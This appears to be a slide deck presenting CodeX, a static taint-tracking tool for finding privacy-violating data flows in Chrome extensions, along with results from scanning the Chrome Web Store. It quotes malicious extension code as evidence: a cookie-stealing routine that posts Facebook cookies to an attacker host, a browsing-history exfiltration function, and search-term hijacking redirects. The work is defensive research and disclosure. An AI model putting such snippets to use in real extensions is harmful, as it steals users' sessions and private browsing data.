

CodeX: Contextual Flow Tracking for Browser Extensions

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Chalmers



Mälardalen




LMU

ShiftLeft Workshop, KTH

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Browser extensions



- Boosting and personalizing browsing experience
 - Users can create and publish apps
 - Most apps by *third parties*
 - Powerful to access user data and modify web pages
- Google Chrome
 - 65% market share
 - >120K extensions on Chrome Web Store
 - Top 30 extensions: >900M downloads



Threats to privacy

- Reading/modifying the network traffic and the web page
- Permissions and **privacy-practice disclosure badges**
 - Limit data usage as disclosed
- Discrepancies between privacy policy and actual behavior

Theaterflix Extension handles the following:



The Store's policy

- Explicitly detailing *collection methods, usage purposes, and third-party recipients* of user data
- Review process before release
- Misleading or unexpected behavior leads to:
 - Removal of the extension
 - Banning of the publisher and related accounts



Malicious extensions continue emerging...



Cookie stealing

- Fake AI-assistant ChatGPT hijacks Facebook accounts
 - Accessing **all cookies** by "permissions": {cookies}
 - Stealing cookies from active sessions for Facebook
 - Compromised accounts into bots for likes and comments



A screenshot of a browser extension interface. The interface shows a code editor with a red border and a red arrow pointing to the line of code that retrieves cookies. The code is as follows:

```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
...
  var cookies = await chrome.cookies.getAll({domain: 'facebook'});
...
  if (e == 'init') {
    ...
    response = await $.post(url, body: cookies);
  ...
}
```

On the right side of the interface, there is a small red icon of a Santa Claus figure holding a gift.

Browsing history stealing

- Rich source of data for *user profiling*
- Accessing browsing activity is *prohibited* unless necessary/well-specified
- Safqa coupons: Exfiltrating the complete history, *prior to login!*




```
HTTP Toolkit
METHOD: PUT +
URL
+ https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2 extension-related server

84.8 kB JSON REQUEST BODY ▾
1 var url = 'https://cdn2.joinsafqa.com/${getDevice()}';
2 async getAllHistory() {
3     return await chrome.history.search("").map(s => ({
4         lastVisited: s.lastVisitTime, url: s.url, visitCount: s.visitCount}))
5     }
6     }
7     {
8         lastVisited: s.lastVisitTime, url: s.url, visitCount: s.visitCount})
9     }
10    }
11    {
12        lastVisited: s.lastVisitTime, url: s.url, visitCount: s.visitCount})
13    }
14    ...
15    "visitCount": 2

oq=dkdfaikjbcicjbjejichilcfidbifjdl&gs_lcrp=EgZjaHJvbWUyBggAEEUY0dIBCDIw0DlqMGo0qAIAsAIB&
sourceid=chrome&ie=UTF-8",
"visitCount": 2
```

Search term stealing

- Modifying the default *new tab* functionality
- Search monetization: sharing portions of the ad revenue
- **Search text box vs. address bar**
 - "search_url" in manifest



"Changing the search

```
var searchURL = "https://clipboxtab.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...
const e = searchURL.replace("{searchterm}", t);
window.top.location = e;
```

bing.com/?q=term

Privacy-violating examples


- Exfiltrating privacy-sensitive user data through network



HTTP Toolkit
METHOD: PUT +
URI
+ https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2
1 ↴ []

Need for **tracking** browser-specific sensitive data flows in extensions

"Changing the search engine in the new tab to [Bing](#)"



What would you like to search? 

clipboxtab.com/?q=term 

find.asrcgetit.com/?q=term 


bing.com/?q=term 

```
7 {  
8   "lastVisited": 1715816131717.461,  
9   "url": "https://www.whenx.io/extension-uninstalled",  
10  "visitCount": 2  
11 };
```

exfiltrating browsing history


Contextual flow tracking

- Reasoning about **sensitive** flows in extensions
- **Contextual flows:** Value-dependent flows from sensitive **sources** to **sinks**
- Hardened taint tracking: **Fine-tuning** taint tracking to analyze **contextual flows**



CodeX

- **Contextual flow tracking** implemented in **CodeQL**
 - Open-source, multi-language, **static** code analysis engine
 - Tracking flows across language boundaries and frameworks
- Instantiated for **risky** flows of *search terms, cookies, history, and bookmarks*
- Taint **sources** and **sinks** based on browser APIs
 - e.g., `chrome.cookies.get`, `window.location`
- Extended taint steps
 - Object property reads and writes
 - Function and method calls
 - Unmodeled language features and frameworks



Evaluation

- The Store's extensions between March 2021 and March 2024
 - 401k extensions, 151k unique
- 1,588 identified with *risky* flows
- Manual verification for *privacy violation*
 - 211 out of 337 flagged
 - Impacting up to 3.6M users

Query type	Verified	Risky	Clipbox	Available & verified
Search	187	168		
Cookie	51	20		0
History	15	3		1
Bookmark	15		Safqa	0
Total	337	211		169

Suspicious updates

- Common patterns of behavioral changes in successive versions
- Differential analysis to spot **malicious** updates 
 - Indicator for potentially malicious intent of developers
 - Either from the beginning, or when a popular extension is acquired
- **242k** updates in the dataset
 - **488** identified as **suspicious**
 - **130** out of **145** *privacy-violating* by manual verification

```
async function doSearch() {
  var term = document.getElementById('input').value
- var url = 'https://www.bing.com/search?q=';
+ var url = 'https://find.cf-esrc.com/search?q=';
  window.location.href = url + term;
}
```

CodeX Takeaways

- **Static** analysis for tracking **contextual flows** in extensions
- An implementation of **hardened taint tracking** in CodeQL
- 1,588 *risky* extensions detected; **211 *privacy-violating*** verified
- In response to our reports to **Chrome**:



Updates in policies: modifying users' search experience is restricted to the use of the *Chrome Search API*



Safqa **removed** history exfiltration

